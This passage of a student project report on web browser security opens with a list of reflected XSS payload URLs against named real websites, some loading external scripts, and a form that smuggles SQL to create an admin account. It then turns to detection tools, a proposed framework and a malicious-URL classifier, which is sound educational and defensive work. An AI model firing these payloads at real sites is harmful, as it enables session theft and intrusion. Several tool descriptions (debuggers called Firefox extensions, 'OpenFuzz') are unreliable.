  - www.whiteacid.org/misc/xss_post_forwarder.php?xss_target=http://www.telenor.com.pk/careers/Jobs.php?&CV_ID=XSS%27%3C&password=a%3Cscript%3Ealert(String.fromCharCode(88,83,83))%3C/script%3E&Submit2=++Sign+In++
  - www.teliadk.idlesurf.net/cgi-bin/search.pl?lang_intrf=da&query=asdf%27%3Balert%28%27XSS%27%29%3Bt+%3D%27&x=0&y=0&qtype=and
  - http://192.89.232.139/jobs/frmAdSearch.asp?JOBCITY=&JOBUNIT=&JOB-TYPE=&JOBFUN=&JOBFUN_SUB=&JOBFUNCTION=&FREE_TEXT=XSS+here%22%3E%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E%3Cb+&JOBSORT=AD_EXT_CDATE&TOP_10=0&L=1
  - http://se.ext.telia.newjobs.com/login.asp?redirect=h%22%3E%3Cscript%3Ealert(%22XSS%22)%3C/script%3E%3Cb%20
  - www.whiteacid.org/misc/xss_post_forwarder.php?xss_target=http://home.singtel.com/customer_service/cust_serv_emailus.asp&salutation_=&name_=XSS1%22%3E%3Cscript%3Ealert(%22XSS1%22)%3C/script%3E%3Cb%20&nature_of_feedback_=&contact_number_=XSS2%22%3E%3Cscript%3Ealert(%22XSS2%22)%3C/script%3E%3Cb%20&email_=XSS3%22%3E%3Cscript%3Ealert(%22XSS3%22)%3C/script%3E%3Cb

%20&commenting_on_=&your_comments_=XSS4%3C/textarea%3E%3Cscript %3Ealert(%22XSS4%22)%3C/script%3E

- www.codemasters.com/search/index.php?search_string=%22%3C/title%3E %3Cscript%20src=http://ha.ckers.org/xss.js%3E%3C/script%3E%3Cstyle %3E&sub-mitsearch=true&submitsearch_x=0&submitsearch_y=0&territory=EnglishUSA
- www.cbs.com/excedrin/register.php?mpid=2691&success_page=thankyou.php&action=create&login=%22%3E %3Cscript%3Ealert(%22XSS%22)%3C/script %3E&password=&password2=&firstname=&lastname=&address1=&city=&state=&zip=&country=&birthdate=%2F %2F&birthmonth=&birthday=&birthyear=&phone=&email=&previous_email=&ireadtherules=&Submit=Submit
- http://rzr.online.fr/docs/search/redir.php?url=a%3C/title%3E %3Cscript%3Ealert(String.fromCharCode(88,83,83))%3C/script%3E
- www.nscp.org/cgi-bin/leave.pl?redir=google.com/%3Cscript %3Ealert('XSS')%3C/script%3E
- www.dmas.virginia.gov/pr-provider_no.asp?redir=%22%3E%3Cscript %3Ealert(%22XSS%22)%3C/script%3E%3Cb
- www.innovations.va.gov/innovations/docs/notva.cfm?redir='); %7Dalert('XSS');if(1==0)%7B//
- http://robotics.nasa.gov/rcc/redirect.php?url=%22%3E%3Cscript %3Ealert(String.fromCharCode(88,83,83))%3C/script%3E%3C/b
- www.opic.gov/leaving.asp?url=%22%3E%3Cscript%3Ealert(%22XSS%22)%3C/script%3E%3C/b
- http://columbiaredi.com/redirect.php?url='%20onmouseover=alert('XSS')%20style='-moz-binding:url(http://ha.ckers.org/xssmoz.xml%23xss)%27
- www.dotcr.ost.dot.gov/asp/redirect.asp?url=zomg%20XSS%3Cscript %3Ealert('XSS')%3C/script%3E
- www.freeml.com/servlet/redir?rd=%22%3E%3Cscript%3Ealert(%22XSS %22)%3C/script%3Ehttp://www.test.com
- https://www.alipay.com/user/user_register.htm?support=000000&_fmu.u._0.e=%22%3E%3Cscript%3Ealert(%22XSS%22)%3C/script %3E&_fmu.u._0.e=&_fmu.u._0.q=&_fmu.u._0.qu=&_fmu.u._0.pa=&_fmu.u._0.pay=&_fmu.u._0.p=%CE%D2%B0%D6%B0%D6%C2%E8%C2%E8%B5%C4%C3%FB %D7%D6%B8%F7%CA%C7%CA %B2%C3%B4&_fmu.u._0.o=&_fmu.u._0.pr=&_fmu.u._0.u=2&_fmu.u._0.f=&_fmu.u._0.r=&_fmu.u._0.ca=%C9%ED%B7%DD %D6%A4&_fmu.u._0.car=&_fmu.u._0.c=&_fmu.u._0.re=alipay&action=register_action&event_submit_do_register=anything&Submit=%CD%AC %D2%E2%D2%D4%CF%C2%CC%F5%BF%EE%A3%AC%B2%A2%C8%B7%C8%CF%D7%A2%B2%E1
- https://www.wamuhomeloans.com/cgi-bin/mqinterconnect.cgi?link= %3Cscript%3Ealert(%22XSS%22)%3C/script%3E
- www.hbo.com/scripts/video/vidplayer_set.html?movie=/av/events/psa/ncta_psa+section=events+num=1115404066482+title=%3Cscript %3Ealert(%22XSS%22)%3C/script%3E%20PSA:%20%22From%20A%20Distance %22:%20Visit%20www.controlyourtv.org+tunein=
- www.hemnet.se/bevakning/BevLogin.asp?service=hemnet&type=bev&action=%22%3E%3Cscript%3Ealert(%22XSS %22)%3C/script%3E&username=&email=&reklam=N&htmlmail=N&error=-2&
- IE only: http://ha.ckers.org/expect.swf?http://www.ericsson.se
- www.beliefnet.com/search/search_site_results.asp?search_for=%22%3E %3Cscript%20src=http://ha.ckers.org/s.js%3E%3C/script %3E&to_search=whole_site

- www.ddj.com/TechSearch/not_found.jhtml;jsessionid=1BKYW43EIVWIKQS-NDLRCKH0CJUNN2JVN?nftype=error&queryText=%22;alert(%22XSS%22);%22&site_id=3600005&_requestid=190824
- www.techworld.com/search/index.cfm?fuseaction=dosearch&thecriteria=asdf%22%3E%3Cscript%3Ealert%28%27xss%27%29%3C%2Fscript%3E%3Cb+%22&Search=SEARCH&search_networking=1&search_storage=1&search_secu-rity=1&search_mobility=1&search_applications=1&search_opsys=1&search_mid-sizedbusiness=1&search_news=1&search_reviews=1&search_blogs=1&search_whitepapers=1&search_insight=1&search_casestudies=1&search_howto=1&search_brief-ings=1&search_interviews=1
- www.whiteacid.org/misc/xss_post_forwarder.php?xss_target=http://news.com.com/2113-1038_3-6119515.html&toEmailAddress=%22%3E%3Cscript%3Ealert('XSS')%3C/script%3E

- **Exploiting JavaScript codes using <form> element of HTML :** Example -

```
      <form action="http://www.example.com/login.php">
            <input type="text" name="username" value="foo" />
            <input type="text" name="password" value="bar';INSERT INTO user
(username, password, accesslevel) VALUES('hackeradmin', 'evilhax0r', 99); SELECT
userid FROM user WHERE username = 'foo">
            <input type="submit" />
      </form>
```


- **Injecting malicious URL to inappropriate elements/links/media :** Example -

```
      <a src = “https://www.exampleWebsite.com/preview.cgi?
comment=<script>MALICIOUS%20SCRIPT</script>">Anniversary Images</a>
```

Open-Source tools to detect/prevent XSS

Following are some existing tools/techniques to discover XSS in a web browser -

- **Burp suite and Burp proxy :** This is one of the most useful, functional, and practical open-source tool for detection/prevention of XSS attacks. It is available in Linux, Windows, OS x since it is based on Java Runtime Environment (JRE). It comes in two editions – Community edition & Professional edition of which community edition is free.



```
GET /research/iframe_parent!?input=http://localhost HTTP/1.1
Host: labs-linux:81
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:45.0) Gecko/2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://labs-linux:81/research/
Connection: close
```

Figure 5: Burp Suite's interface provided by PortSwigger.

- **Dynamic HTML debugging; using extensions/plugins :** Dynamic HTML debugging means finding bug in HTML page at run-time. Several extensions and plugins are developed open-source for that purpose. For example - *IDA pro*, *Olly Debugger*, *GDB* are some extensions present in Mozilla Firefox browser. These extensions are generally used to research malware, examining protection scheme, and local vulnerabilities. But, there is one drawback that they can not be used to probe web applications because they are made to analyze dynamic HTML pages.

  JavaScript is based on object oriented features; attackers uses its feature to inject user scripts or XSS attack to web browser. This feature is also modeled as Document object Model (DOM). DOM based XSS attacks are relatively hard to detect, hence special extensions are used for this purpose. For example - DOM inspector, Webdeveloper, FireBug (web application debugger) and FireBug Lite are some Mozilla Firefox extensions for debugging a web application in web browser.

- **Analyzing HTTP traffic; using extensions/plugins :** Analyzing the traffic passes through HTTP can give us an estimate of level of XSS attack in a web browser. Various extensions/plugins are also available for analysis of HTTP traffic. For example – Live HTTPHeaders, ModifyHeaders, and TamperData are some Mozilla Firefox extensions.

- **GreaseMonkey scripts :** There exists an old technique that involves installation of application on local system and testing it against XSS attacks, but since technology develops with AJAX (and its *XMLHttpRequest* object); this technique fails as AJAX fails to load in local system. Here comes the

GreaseMonkey scripts. It is a dynamic tool that can run, modify, alter, and change the application at run-time. *GreaseMonkey* is available as Mozilla Firefox extension. It allows user to encode JavaScript code into image tag. *PostInterpreter* and *XSS Assistant* are some of GreaseMonkey based extensions available in Mozilla Firefox browser. They helps in running/disabling custom user scripts/XSS scripts. Simple web spiders and vulnerability scanner scans only simplest XSS vulnerabilities; for persistent and DOM based XSS vulnerabilities advanced technique are used for detection/prevention of such type of vulnerabilities e.g COM and XPCOM models are developed for the same.

- **Bookmarklets :** Bookmarks in a web browser generally stored in form of title, meta-information, description, URLs, etc. Some common URL prefix are: http:, https:, ftp:, file:, javascript:. The javascript: protocol is a simple way for storing multiple JavaScript expressions in a single line. This type of technique is widely used among AJAX developers. And it can simply be stored in <img src = "-"> tag. Bookmarlets are customized bookmarks with specific user scripts. Malicious scripts of JavaScript may be written in those Bookmarklets, and client may easily be attacked on clicking those bookmarks. There exists a feature of Mozilla Firefox that enables autorunnable bookmarks, this can be of serious activity.

- **Using Technika :** Technika is another tool from GNUCITIZEN that allows user to easily construct bookmarklets and automatically execute them, imitating the functionalities of GreaseMonkey. Technika is very small and integrates well with the Firebug command console, which can be used to test and develop custom bookmarklets. This extension can be found at http://www.gnucitizen.org/projects/technika.

2.4 Commercial XSS scanners

Here are some scanners used to scan XSS scripts in a web browser and web application -

- Sanctum's Appscan
- Rapid7's Nexpos
- Whitehat's Arsenal
- OWASP's Webscarab

The familiarity of these scanners may be a part of future scope later on.

2.5 Methods of prevention of browser attacks

"Prevention is better than cure." Here are some of prevention measures against browser attacks -

- For prevention against social engineering attacks it is recommended to take special care about fake/untrusted emails, privacy protection, anti-virus software, etc.
- For Injection attacks, make sure proper protection/prevention/avoidance of vulnerability threats based on databases, and hosting server data.
- Use Virtual Private Networks (VPNs) for surfing internet for privacy protection.
- Make use of trusted web browser which provides frequent security patches and upgrades.
- Understands all types of attacks and take precautions for them correspondingly.
- Risk assessment procedures and security assessment audits must be seriously followed in analysis phase of development.
- Protection towards OWASP's security threats must be incorporated in web application / browser.
- CERT advisory should be taken special care at the time of development. Recent updates and security updates must also be taken care of.
- Disabling JavaScript and Flash player reduces threat of exploitation.
- Minimizing use of browser extensions and add-ons (plugins).

2.6 Summary

In this section, vulnerabilities and attacks are discussed alongside with special attack: Cross Site Scripting (XSS) with its detection/prevention tools. At last prevention measures of attacks are listed a few.

▪▪▪▪▪

Section 3 Proposed work

"Don't tell me about yourself. Show me what you are capable of."
- Unknown

3.1 Methodology

The methodology adopted in the project is simple and is easy to implement. **Functional research and Object oriented methodology** constitute a major portion of methodology. Project is divided into individual's tasks. Tasks are then taken as initial problem and solved individually and have to integrate them at last. Objectives are set first and then been tried to fulfill all objectives asserted.

The Project development model used in project development is closely related to hybrid association of waterfall model, Rapid application development (Rapid delivery of project, time to time), Agile methodology (Simplicity and Swift evaluation), Some Extreme Programming practices, and 4th generation tool usage (Usage of CASE tool: LibreOffice Base/Draw, etc.). The involvement of multiple model element in single project leads to higher level of customization, better management of project, better requirements adaptability, and improved rigidity of overall management procedure and development life cycle. Yet on a broad way, this project is closely resembles with **Agile methodologies**.

Many Software engineering principles have been used in the project to make it well organized, formal, and more productive. Use of Open-Source tools helps us to contribute Free software foundation and Open-source community. Modeling of the project structure is done into various concepts and design diagrams e.g. Entity-Relationship diagrams, Use-Case diagrams, Sequence diagrams, Data flow diagrams. An Architecture diagram will also designed for an overview of developed tool.

3.2 Work description

3.2.1 Major tasks

Development of an open-source framework for web browser security which will be complete for an organizational project for web browser.

- Design components

   - Assurance Maturity Model
      - Core Framework
         - Security practices foundations
         - Business Functions
      - Assessment Toolbox
   - Security Architecture
   - Testing guide
- Tools and Application components
   - Malicious URL identification
- Code and Utilities components
   - Sanitizer scripts
   - Standards
- Miscellaneous components
   - Top Tens (Similar to OWASP’s Top ten project)
   - Risk assessment
   - Global Vulnerability repository
   - Vulnerability query language (VQL)
   - Threat Modeling
   - Proxy and VPN
   - Adobe Flash and JavaScript
   - CAPTCHA

▪▪▪▪▪

Section 4
JAAM: Web Browser Security Framework

"Management principles are as important as Engineering's."
- Unknown

This section deals with the core guidelines and proposed parameters for consideration for security of web browsers. Complete framework is based on four major components namely design components, tools and applications components, code and utilities components, and miscellaneous components. Designing of WBSAMM is inspired from OWASP's SAMM and SEI's CMM.

4.1 Design Components

4.1.1 Web Browser Security Assurance Maturity Model (WBSAMM).

4.1.1.1 Core Framework

4.1.1.1.1 Security Practices : Major parameters (12) for consideration are as follows-

- Security Strategy
- Ethics and Policies
- Training and Evaluations
- Threat Modeling
- Privacy requirements
- Technical Review
- Secure architecture
- Management Review
- Performance metrics and comparison parameters
- Testing with security considerations
- Version control management
- Maintenance best practices

4.1.1.1.2 Business Functions :

- Planning, Availability, and Research
- Technical management
- Development and Construction
- Evaluation, Validation, and Assessment
- Maintenance management

4.1.1.2 Security Assessment

Security assessment of an organizational requirements towards web browser security can be done with check-boxing all the leaf nodes of secure architecture tree; in spite of the fact that testing is a complex procedure.

4.1.2 Web Browser Security Architecture

The Security architecture of WBSAMM can be explained by following mapping.




Figure 6: Web Browser Security Architecture Diagram (Based on WBSAM Model).

4.2 Tools and Applications

4.2.1. Malicious URL identification

Tasks: The primary task is to detect whether a given URL is malicious or not. For that, some machine learning models and data mining techniques for this purpose. This model will protect users and their our data from wounding platforms active on web.

Techniques Used:

Logistic Regression: Logistic regression is the appropriate regression analysis to conduct when the dependent variable is dichotomous (binary), like in this case whether URL is malicious or not. Like all regression analyses, the logistic regression is a predictive analysis. Logistic regression is used to describe data and to explain the relationship between one dependent binary variable and one or more nominal, ordinal, interval or ratio-level independent variables.

How is it different from linear regression?

The outcome of linear regression takes continuous values of any range. While logistic regression takes values between only 0 and 1. It is known that probability of any event lies between 0 and 1, hence logistic regression gives us the probability of happening of an event.




Figure 7: Sample input to Logistic regression.

Mathematical modeling of logistic regression:

Linear Regression → Sigmoid function → Logistic Regression

$Y = b_0 + b_1 x$ $\qquad p = \frac{1}{1+e^{-y}}$ $\qquad \ln \frac{p}{(1-p)} = b_0 + b_1 x$




Figure 8: Example output of Logistic regression

How is it different from Classification?

The main difference between the two is that the regression values are numerical (continous) while the classification values are categorical(discrete). On the other hand, logistic regression is comparatively faster than Classification.

2. Count Vectorizer: Count Vectorizer takes an approach called as Bag of Words approach. Here, each message is separated into tokens and the number of times each token occurs in a message is counted.

3. Tf-Idf Vectorizer: An alternative to Count Vectorizer is something called Tf-idf vectorizer. It calculates term frequency –inverse document frequency. The Tf-Idf is the product of two weights, the term frequency and the inverse document frequency.

Term Frequency is a weight representing how common a word is across documents. If a word is used in many documents then the Tf-Idf will decrease.

About Data set:

Since supervised machine learning technique is being applied, therefore a dataset of URLs is required, which should contains a large number of URLs and their type (good/bad).

Use of web crawler and go to every individual links and detect whether they are good or bad to generate the dataset is a tedious task.

But the main problem in above two techniques is that they'll require a lot of compution time and power.




Figure 9: Methodology of Malicious URL detector tool.

So, to reduce these problems an already available dataset of about 420,000 URLs and there types is used courtesy of KDNuggets.com

4.3 Code and Utilities

4.3.1. Sanitizer scripts

JAMM recommends use of standard sanitizer scripts for every code to be included in master branch of web browser coding and extension check e.g. OWASP HTML Java sanitizer. It can be found at https://github.com/OWASP/java-html-sanitizer. It converts raw HTML code to sanitized (malware free) code that can be embedded in any web application. Organizations may also use sanitizer for any programming language (Python, C++, Go) or mark up language (e.g. XML, md).

4.3.2 Sandboxing and Fuzzing

JAMM recommends use of standard open source sandbox e.g. OpenFuzz for testing. OpenFuzz is recently open sourced by Google which is used by many organizations for detection of vulnerabilities and it is estimated that it has tested Google Chrome to 65,000 cores. Fuzzing and electrolysis along side with same origin policy can be implemented side by side to avoid general bypassing methods of same origin policy.

4.4 Miscellaneous components

Following sub-components are proposed for a large scale organization. But according to security requirements, small and medium scale organizations may also redeem any components according to their synopses.

4.4.1. Top Tens: Based on OWASP's top ten project. Recommended for all organizations independent of their scalability.

4.4.2 Test Suite: Depending upon browser implementations.

4.4.3 Risk Assessment: Highly recommended RMMM (Risk Mitigation Monitoring and Management) Plan for all organizations.

4.4.4 Cheat sheets: Concise documents for specific topics depending upon requirements and references otherwise for education and training purposes.
4.4.4.1 Web browser Attack tensors:

Types: Buffer overflow (Heap overflow, Heap underflow, Dangling pointer, Uninitialized reads, and stack based attacks), Cross Site Scripting attacks (Persistent XSS and Reflected XSS), Man in the middle attack or bucket brigade attack (ARP poisoning and DNS spoofing), Extension vulnerabilities, Extreme Phishing (Via emails or URLs), Cache poisoning, Session Hijacking, Drive by download, Clickjacking.

4.4.4.2 Web browser Attack tensors avoidance/prevention:

**Maintains the order of attack tensors as in attack tensors cheat sheet*

Canary value and bound value checking (Mitigation and Programming languages), Input validation alongside with content security policy (CSP), Extensive use of HTTPS and SSL encryption with spoofing avoidance by back end script, extension component isolation with multiprocessing and multithreading (Use of electrolysis), Use of WebSSO phishing identification procedures, HTTP strict transport security (HSTS) or public key pining (HPKP) or vendor, Making use of strong session IDs, Anomaly discovery frameworks (modes), Multiple frame options (Confirmation window, Frame busting, X_FRAME_OPTIONS, HTTPS Sandboxing, Prevention of JS from server).

Other possible sub-components for this component may include Threat modeling, Proxy and VPN, Adobe Flash and JavaScript, CAPTCHA, Global Vulnerability repository, Vulnerability Query Language (VQL), and other case studies.

▪▪▪▪▪

Section 5
Tools and Technologies

"Right hammer for a nail is important. Else processing with garbage produces garbage."
- Unknown

5.1 Software and Hardware requirements

Minimum System/Software/Hardware requirements :

- Windows/Linux/Mac OS/Chromium OS.
- Memory requirements: 64 MB (RAM).
  - Recommended 128 MB.
- Secondary memory requirements (Hard disk): 10 GB (ROM).
  - Recommended 256/512GB
- Latest versions of web browsers - Chrome, Chromium, Firefox, Opera.
- Python libraries: Scikit-learn, numpy, pandas, and Version 3.7 Python
- Writer and diagram designing software such as LibreOffice Draw.
- Clock Speed: 866 Mhz
- Virtual Memory: 32 bits (minimum).
- Cache Memory: 512KB, etc.

Resources Usage :

- Operating System: Windows 10/Ubuntu 18.04/Kali Linux 18.0.3
- Memory: 8 GB (RAM)
- Secondary memory: 1 TB (ROM)
- Firefox, Chrome, Chromium, and Opera web browsers.
- Microsoft Word 16/ LibreOffice Writer 5.4 (Linux).

Functional requirements for the tool :

- Cached data storage and retrieval.
- Proper User Interface as in accordance with use-case diagrams.
- Customized testing functionalities in accordance with the proposed model.

5.2 Open Source tools from OWASP

General Testing tools

- OWASP ZAP.
- OWASP WebScarab
- OWASP CAL9000
- OWASP Pantera Web Assessment Studio project
- OWASP Mantra – Security Framework
- Spike
- Burp Proxy
- Odysseus Proxy
- Webstretch Proxy
- WATOBO
- Firefox LiveHTTPHeaders
- DOM Inspector
- Grendel Scan

Testing of JS security, DOM XSS

- BlueClosure BC Detect

Testing AJAX

- OWASP Sprajax Project

Testing SQL Injections

- OWASP SQLix
- SQLNinja
- Absinthe 1.1
- Pangolin

Testing Oracle

- TNS Listener tool
- Toad for Oracle

Testing SSL

- Foundstone SSL
- O-Saft

Testing for Brute force password

- THC Hydra

- John the ripper
- Brutus
- Medusa

Testing Buffer Overflow

- OllyDbg
- Spike
- Brute force binary tester

Fuzzer

- OWASP WSFuzzer
- Wfuzz
- OpenFuzz (From Google)

5.3 OWASP ZAP (Zed Attack Proxy)

Zed Attack Proxy (ZAP) is a free, open-source penetration testing tool being maintained under the umbrella of the Open Web Application Security Project (OWASP). ZAP is designed specifically for testing web applications and is both flexible and extensible.

At its core, ZAP is what is known as an “intercepting proxy.” It stands between the tester’s browser and the web application so that it can intercept and inspect messages sent between browser and web application, modify the contents if needed, and then forward those packets on to the destination. In essence, ZAP can be used as a “man in the middle,” but also can be used as a stand-alone application, and as a daemon process.




Figure 10: OWASP ZAP (Zed Attack Proxy).

ZAP Principles

- Completely free and open source.
- Cross platform (can run on windows/ Linux/Mac)

- Very much internationalized.
- Works well with other tools
- Reuse well regarded components

Main Features

All the essentials for web application testing
- ***I*ntercepting Proxy**
- **Active and Passive Scanners:**

Passive scanners- They just examines the requests and can't perform any attacks.

Active scanners- They perform wide range of attacks and should only be used on applications that you have permissions to test.

- **Spider:** Spider can be used to crawl the application. For example to find pages that you've either missed or which have been hidden from you.

- **Report Generation:** Generate reports on the issues it has found, including advice and links to more information about problem and solution.

